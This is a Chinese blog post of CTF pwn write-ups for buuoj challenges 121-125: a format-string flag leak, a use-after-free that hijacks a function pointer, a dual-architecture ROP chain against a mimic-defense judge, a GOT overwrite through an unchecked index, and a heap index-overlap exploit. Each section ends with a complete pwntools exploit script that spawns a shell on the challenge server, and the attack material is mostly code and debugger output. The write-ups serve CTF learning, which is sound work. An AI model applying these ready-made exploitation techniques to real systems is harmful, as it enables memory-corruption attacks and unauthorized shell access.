buuoj Pwn writeup 121-125

原创

yongbaoii 于 2021-05-11 20:27:27 发布 58 收藏

分类专栏： CTF 文章标签： 安全

本文链接：https://blog.csdn.net/yongbaoii/article/details/114342404

121 judgement_mna_2016


保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   83 Sy
mbols   Yes     0               4       ./121
```

```
  v3 = alloca(144);
  printf("Flag judgment system\nInput flag >> ");
  if ( getnline(format, 64) )
  {
    printf(format);
    if ( !strcmp(format, flag) )
      result = puts("\nCorrect flag!!");
    else
      result = puts("\nWrong flag...");
  }
  else
  {
    puts("Unprintable character");
    result = -1;
  }
  return result;
}
```


很明显的格式化字符串漏洞。

gdb看一下偏移。



偏移是0x2b，偏的还挺多。

```
.bss:0804A085                   align 20h
.bss:0804A0A0                   public flag
.bss:0804A0A0 ; char flag[64]
.bss:0804A0A0 flag              db 40h dup(?)           ; DATA XREF: init+55↑o
.bss:0804A0A0                                           ; main+7C↑o
.bss:0804A0A0 _bss              ends
.bss:0804A0A0
.prgend:0804A0E0 ; ===========================================================
.prgend:0804A0E0
.prgend:0804A0E0 ; Segment type: Zero-length
.prgend:0804A0E0 _prgend        segment byte public '' use32
```


我们看到这里的flag在bss段上。想着可以任意地主泄露直接把flag拿出来。但是我们发现

```
BOOL4 __cdecl getnline(char *s, int n)

{
  int i; // [esp+18h] [ebp-10h]
  char *v4; // [esp+1Ch] [ebp-Ch]
  int na; // [esp+34h] [ebp+Ch]

  fgets(s, n, stdin);
  v4 = strchr(s, 0xA);
  if ( v4 )
    *v4 = 0;
  na = strlen(s);
  for ( i = 0; i < na && isprint(s[i]); ++i )
    ;
  return i == na;
}
```


getline里面会有一个函数 isprint，这个函数会检查你的输入，你的输入要是不可见的字符，就直接跳走了。而我们flag的地址，就没一个可见的，所以这个想法就只能放弃了。

那我们只能考虑去栈上看看有没有什么值得我们利用的。

偏移28的地方放了flag的地址，所以到底还是利用的偏移，不过不用我们输入地址上去。

exp

```
from pwn import *

r = remote("node3.buuoj.cn",25297)
r.sendlineafter("Input flag >> ","%28$s")

r.interactive()
```

122 bjdctf_2020_YDSneedGrirlfriend

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   86 Sy
mbols   Yes     0               4       ./122
```

菜单

```
int menu()
{
  puts("------------------------");
  puts(" 1. Add a girlfriend    ");
  puts(" 2. Delete a girlfriend ");
  puts(" 3. show her name       ");
  puts(" 4. give up             ");
  puts("------------------------");
  return printf("Your choice :");
}
```



add

```
v5 = __readfsqword(0x28u);
if ( count <= 10 )
{
  for ( i = 0; i <= 9; ++i )
  {
    if ( !*(&girlfriendlist + i) )
    {
      *(&girlfriendlist + i) = malloc(0x10uLL);
      if ( !*(&girlfriendlist + i) )
      {
        puts("Alloca Error");
        exit(-1);
      }
      *(_QWORD *)*(&girlfriendlist + i) = print_girlfriend_name;
      printf("Her name size is :");
      read(0, buf, 8uLL);
      v3 = atoi(buf);
      v0 = (__int64)*(&girlfriendlist + i);
      *(_QWORD *)(v0 + 8) = malloc(v3);
      if ( !*((_QWORD *)*(&girlfriendlist + i) + 1) )
      {
        puts("Alloca Error");
        exit(-1);
      }
      printf("Her name is :");
      read(0, *((void **)*(&girlfriendlist + i) + 1), v3);
```


我没记

错的话这个题好像之前有。

结构很简单。



delete

```
v3 = __readfsqword(0x28u);
printf("Index :");
read(0, buf, 4uLL);
v1 = atoi(buf);
if ( v1 >= 0 && v1 < count )
{
  if ( *(&girlfriendlist + v1) )
  {
    free(*((void **)*(&girlfriendlist + v1) + 1));
    free(*(&girlfriendlist + v1));
    puts("Success");
  }
}
else
```


很明显的uaf。

show

```
v3 = __readfsqword(0x28u);
printf("Index :");
read(0, buf, 4uLL);
v1 = atoi(buf);
if ( v1 >= 0 && v1 < count )
{
  if ( *(&girlfriendlist + v1) )
    (*(void (__fastcall **)(_QWORD))*(&girlfriendlist + v1))(*(&girlfriendlist + v1));
}
else
{
```


就是调用那个chunk里面的输出函数。

```
int backdoor()
{
  puts("YDS get N+ girlfriend!");
  return system("/bin/sh");
}
```

还有个后门

那么思路很清晰，通过uaf，把某个chunk中的puts函数改成backdoor，然后show函数调用一下就行。

具体的利用思路就是先申请两个0x30，只要不是0x10就行，然后释放掉，再申请一个0x10的，这个第三个所用的就是前两个0x10的chunk，就能进行一个修改，改成system。

exp

```python
from pwn import *

r = remote('node3.buuoj.cn',27417)
elf = ELF('./122')
libc = "./64/libc-2.23.so"

context.log_level = 'debug'

def add(size,name):
    r.sendafter('Your choice :',str(1))
    r.sendafter('Her name size is :',str(size))
    r.sendafter('Her name is :',name)

def delete(idx):
    r.sendafter('Your choice :',str(2))
    r.sendafter('Index :',str(idx))

add(0x20,'aaaa') #0
add(0x20,'bbbb') #1
delete(0)
delete(1)

add(0x10, p64(0x400B9C)) #2
r.sendafter('Your choice :',str(3))
r.sendafter("Index :", str(0))

r.interactive()
```

123 强网杯2019 拟态 STKOF

第一次见这种拟态题。
先来看看什么是拟态防御
拟态防御

两份资料
1
2

> 那么简单点说呢就是动态防御加异构冗余结构。
> 动态防御是指在面对外来攻击的时候，系统或服务器平台不断变化自己的属性，这样黑客在攻击服务器时很难找到固定的漏洞。如此一来，大大增加了黑客的攻击成本、消耗时间。
> 异构冗余结构现在的异构冗余结构中最常用的就是N-变体结构。简单来说，就是备份一个系统，这样攻击就不会导致系统瘫痪，使得平台能够“带菌生存”。当然这些备份都是异构体，结构互不相同，但是实现的功能一致。这样，面对有威胁的数据，不同的系统漏洞不同，就会产生不同结果。经过表决器可以判断是哪个系统出了问题

那么放到这个题目里面
给了我们两个二进制，分别为32位和64位，两个程序功能完全相同，有一个裁决程序，fork出这两个程序，并监听着它们的输出，如果两者输出不一样或者一方崩溃，则裁决程序就会kill掉它们两个。

pwn1

```
int vul()
{
  char v1[264]; // [esp+Ch] [ebp-10Ch] BYREF

  setbuf(stdin, 0);
  setbuf(stdout, 0);
  j_memset_ifunc(v1, 0, 256);
  read(0, v1, 768);
  return puts(v1);
}
```


pwn2

```
  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  j_memset_ifunc(buf, 0LL, 256LL);
  read(0, buf, 0x300uLL);
  return puts(buf, buf, v0);
```

就是简简单单两个栈溢出。

32位(offset 0x110)和64位(offset 0x118)的差别就在栈溢出上有8个字节的差别，所以我们只要想办法，构造一个符合32位和64位的exp来直接跑完。

那么我们怎么去设计这个payload才能做到，因为架构都不一样，一个是32位，一个是64位，所以系统调用啥的，都不能共用一套，只能分开用。

他们的差别是32位会比64位少八个字节，就是可以多跑两次命令。那么我们就构造一种情况，我们把32位的shellcode放在64位后面，然后利用那两个命令，做一个栈迁移，迁移到后面执行，就好了。

```
 0x804933f <check_one_fd+47>    add    esp, 0x7c
 0x8049342 <check_one_fd+50>    pop    ebx
 0x8049343 <check_one_fd+51>    pop    esi
 0x8049344 <check_one_fd+52>    pop    edi
 0x8049345 <check_one_fd+53>    pop    ebp
▶0x8049346 <check_one_fd+54>    ret              <0x806c8e0; read>
  ↓
 0x806c8e0 <read>               push   esi
 0x806c8e1 <read+1>             push   ebx
 0x806c8e2 <read+2>             sub    esp, 0x14
 0x806c8e5 <read+5>             mov    ebx, dword ptr [esp + 0x20]
 0x806c8e9 <read+9>             mov    ecx, dword ptr [esp + 0x24]
──────────────────────────────[ STACK ]──────────────────────────────
0:0000| esp  0xff9952bc —▸ 0x806c8e0 (read) ◂— push   esi
1:0004|      0xff9952c0 —▸ 0x806e9f1 (__lll_unlock_wake_private+33) ◂— pop    edx
2:0008|      0xff9952c4 ◂— 0x0
3:000c|      0xff9952c8 —▸ 0x80da320 (completed) ◂— 0x0
4:0010|      0xff9952cc ◂— 0x10
5:0014|      0xff9952d0 —▸ 0x80a8af6 (_Unwind_GetDataRelBase+6) ◂— pop    eax
6:0018|      0xff9952d4 ◂— 0xb /* '\x0b' */
7:001c|      0xff9952d8 —▸ 0x806e9f1 (__lll_unlock_wake_private+33) ◂— pop    edx
──────────────────────────────[ BACKTRACE ]──────────────────────────
```


exp

```python
#coding:utf8
from pwn import *

#r = remote('node3.buuoj.cn',27520)

r = process("./pwn1")
#r = process("./pwn2")

elf32 = ELF('./pwn1')
elf64 = ELF('./pwn2')

#64位gadgets
pop_rax = 0x43b97c
pop_rdi = 0x4005f6
pop_rsi = 0x405895
pop_rdx = 0x43b9d5
syscall = 0x4011dc
read64 = elf64.sym['read']
bss64 = 0x6A32E0

#32位gadgets
pop_eax = 0x080a8af6
pop_edx_ecx_ebx = 0x0806e9f1
int80 = 0x080495a3
read32 = elf32.sym['read']
bss32 = 0x080DA320
#add esp, 0x7c ; pop ebx ; pop esi ; pop edi ; pop ebp ; ret
add_esp_8C = 0x0804933f

payload = 'a'*0x110
#32位rop开始，调整esp，使得栈迁移到64位rop的后面
payload += p32(add_esp_8C) + p32(0)
#64位rop
#read(0,bss64,0x10)输入/bin/sh字符串
payload += p64(pop_rdi) + p64(0) + p64(pop_rsi) + p64(bss64) + p64(pop_rdx) + p64(0x10) + p64(read64)
#execve(bss64,0,0)
payload += p64(pop_rdi) + p64(bss64) + p64(pop_rax) + p64(59) + p64(pop_rsi) + p64(0) + p64(pop_rdx) + p64(0) +
p64(syscall)
payload = payload.ljust(0x1A0,'\x00')
#32位rop
#read(0,bss32,0x10)
payload += p32(read32) + p32(pop_edx_ecx_ebx) + p32(0) + p32(bss32) + p32(0x10)
#execve(bss32,0,0)
payload += p32(pop_eax) + p32(0xB) + p32(pop_edx_ecx_ebx) + p32(0) + p32(0) + p32(bss32) + p32(int80)
#raw_input()

gdb.attach(r)
r.sendafter('try to pwn it?',payload)
r.send('/bin/sh\x00')

r.interactive()
```

124 wustctf2020_name_your_dog

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   82 Sy
mbols   Yes     0               2       ./124
```

```
int vulnerable()
{
  int result; // eax
  int i; // [esp+8h] [ebp-10h]
  int v2; // [esp+Ch] [ebp-Ch]

  result = puts("I bought you five male dogs.Name for them?");
  for ( i = 1; i <= 5; ++i )
  {
    v2 = NameWhich((int)&Dogs);
    printf("You get %d dogs!!!!!!\nWhatever , the author prefers cats ^.^\n", i);
    result = printf("His name is:%s\n\n", (const char *)(8 * v2 + 0x804A060));
  }
  return result;
}
```


上次做过一个猫的，这次是狗的。

```
int __cdecl NameWhich(int a1)
{
  int v2[4]; // [esp+18h] [ebp-10h] BYREF

  v2[1] = __readgsdword(0x14u);
  printf("Name for which?\n>");
  __isoc99_scanf("%d", v2);
  printf("Give your name plz: ");
  __isoc99_scanf("%7s", 8 * v2[0] + a1);
  return v2[0];
}
```


上次是可以在栈里面，可以直接覆盖返回地址啥的，这次它是在bss段。

但是我们其实注意到bss上面是got表，因为它对我们输入几号的dogs没有限制，所以我们可以覆写got表，比如就覆写scanf的got表，从而达到利用效果。

```
bss:0804A060                    pu
bss:0804A060 Dogs               db
bss:0804A061                    db
bss:0804A062                    db
```

```
got.plt:0804A020                                        ; DATA
got.plt:0804A024 off_804A024    dd offset setvbuf       ; DATA
got.plt:0804A028 off_804A028    dd offset __isoc99_scanf
got.plt:0804A028                                        ; DATA
```

exp

```
from pwn import*

r = remote("node3.buuoj.cn", 29425)
#r = process("./124")

getshell_addr = 0x080485CB
r.sendlineafter(">",str(-11))
r.sendlineafter("Give your name plz: ",p32(getshell_addr))

r.interactive()
```

125 ciscn_2019_final_5

临界条件漏洞

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   No Sy
mbols       Yes 0               3       ./125
```

小小菜

单

add里面有个这

```
return printf("low 12 bits: 0x%03x\n\n", a1 & 0xFFF);
```

泄露地址的后三位。

```
__int64 __fastcall sub_400AB0(__int64 a1, int a2)
{
  return a1 | a2;
}
```

它这里对地址我们的chunk地址做了一个或操作，因为chunk的地址最后一位是0，我们把chunk的序号通过或操作放在了最后一位上。

```
  result = addr_array[i];
  if ( !result )
  {
    addr_array[i] = v5;
    result = i;
    size_array[i] = v2;
```

edit

```
printf("index: ");
result = get_num();
v2 = result;
if ( result < 0 || result > 16 )
{
  puts("index is invalid.");
  exit(-1);
}
for ( i = 0; i <= 16; ++i )
{
  result = sub_400ACE(addr_array[i]);
  if ( result == v2 )
  {
    printf("content: ");
    sub_400D68(addr_array[i] & 0xFFFFFFFFFFFFFFF0LL, (unsigned int)size_array[i]);
    result = puts("edit success.\n");
    break;
  }
}
if ( i == 17 )
{
  puts("edit is invalid.");
  exit(-1);
```


edit函数里面会把最后一位，也就是我们的序号，拿出来跟我们输入的作比较。
这是它寻找地址的特殊方式。

delete

```
printf("index: ");
result = get_num();
v2 = result;
if ( result < 0 || result > 16 )
{
  puts("index is invalid.");
  exit(-1);
}
for ( i = 0; i <= 16; ++i )
{
  result = sub_400ACE(addr_array[i]);
  if ( result == v2 )
  {
    free((void *)(addr_array[i] & 0xFFFFFFFFFFFFFFF0LL));
    addr_array[i] = 0LL;
    size_array[i] = 0;
    result = puts("free success.\n");
    break;
  }
}
```


free的还是很干净的。

那我们的漏洞在哪里？因为地址的最后一位是我们的序号，但是我们的序号最大可以到16，也就是0x10，这可就两位了，这样的话就会对我们的地址进行修改。

那么我们怎么去利用它？

首先我们直接申请16号，然后顺路申请一个0xd1，为啥是这个大小，我们之后说。

我们申请的第一个chunk的地址一定是最后三个字节250，所以地址里面应该是260，然后16号的花地址就会是270.

所以我们能在260那里伪造chunk，然后释放，就可以控制后面的chunk。

```
Allocated chunk | PREV_INUSE
Addr: 0x16a6000
Size: 0x251

Allocated chunk | PREV_INUSE
Addr: 0x16a6250
Size: 0x21

Allocated chunk | PREV_INUSE
Addr: 0x16a6270
Size: 0xd1

Top chunk | PREV_INUSE
Addr: 0x16a6340
Size: 0x20cc1

pwndbg> x/20gx 0x6020e0
0x6020e0:       0x00000000016a6270      0x00000000016a6281
0x6020f0:       0x0000000000000000      0x0000000000000000
0x602100:       0x0000000000000000      0x0000000000000000
0x602110:       0x0000000000000000      0x0000000000000000
0x602120:       0x0000000000000000      0x0000000000000000
0x602130:       0x0000000000000000      0x0000000000000000
0x602140:       0x0000000000000000      0x0000000000000000
0x602150:       0x0000000000000000      0x0000000000000000
0x602160:       0x0000000000000000      0x0000000000000000
```

然后我们释放掉

```
tcachebins
0x90 [  1]: 0x16a6270 ◂— 0x0
0xd0 [  1]: 0x16a6280 ◂— 0x0
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x0
smallbins
empty
largebins
empty
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x16a6000
Size: 0x251

Allocated chunk | PREV_INUSE
Addr: 0x16a6250
Size: 0x21

Free chunk (tcache) | PREV_INUSE
Addr: 0x16a6270
Size: 0xd1
fd: 0x00      https://blog.csdn.net/yongbaoii
```

我们申请第一个chunk然后可以对第二个已经free掉的chunk的fd的指针。

然后我们可以把bss上存指针的那个申请回来，并对其进行修改。

我们先把free的got改写成puts的plt，然后free 序号为1的chunk，当然这个chunk已经被我们写成puts的got，所以我们就把puts的函数输出了出来。

然后获得libc，然后system函数就有了，然后劫持atoi，就可以拿到shell了。

exp

```python
from pwn import *

r = remote("node3.buuoj.cn", 25519)
#r = process("./125")

context.log_level = 'debug'

elf = ELF("./125")
libc = ELF('./libc.so.final.6')
content = 0x6020e0
free_got=0x602018
puts_plt=0x400790
puts_got=0x602020
atoi_got=0x602078

def add(index, size, content):
 r.recvuntil("your choice: ")
```

```
 r.sendline('1')
 r.recvuntil("index: ")
 r.sendline(str(index))
 r.recvuntil("size: ")
 r.sendline(str(size))
 r.recvuntil("content: ")
 r.send(content)

def delete(index):
 r.recvuntil("your choice: ")
 r.sendline('2')
 r.recvuntil("index: ")
 r.sendline(str(index))


def edit(index, content):
 r.recvuntil("your choice: ")
 r.sendline('3')
 r.recvuntil("index: ")
 r.sendline(str(index))
 r.recvuntil("content: ")
 r.send(content)

add(16,0x10,p64(0)+p64(0x90))
add(1, 0xc0, 'aa\n')
delete(0)
delete(1)
add(2, 0x80, p64(0)+p64(0x21)+p64(content))
add(3, 0xc0, 'aaa\n')
add(4, 0xc0, p64(free_got)+p64(puts_got+1)+p64(atoi_got-4)+p64(0)*17+p32(0x10)*8)
#这里顺手把size数组里面的大小也都改了。

edit(8,p64(puts_plt)*2)
#这里利用的也是非常的巧妙。

delete(1)
puts = u64(r.recv(6).ljust(8, '\x00'))
success("puts:"+hex(puts))
libc_base = puts - libc.symbols['puts']
system = libc_base + libc.sym['system']
edit(4, p64(system)*2)
#这里就更巧妙了，因为最后有那一个字节的限制所以一定要对最后一位进行一些调整。
#atoi最后一位是8，free最后一位也是8，就会冲突，所以就减去4，让它序号是4
#然后输入的时候申请到的是0，所以就输入两个system，就可以覆盖atoi为system

r.recvuntil("your choice: ")
r.sendline('/bin/sh\x00')
r.interactive()
```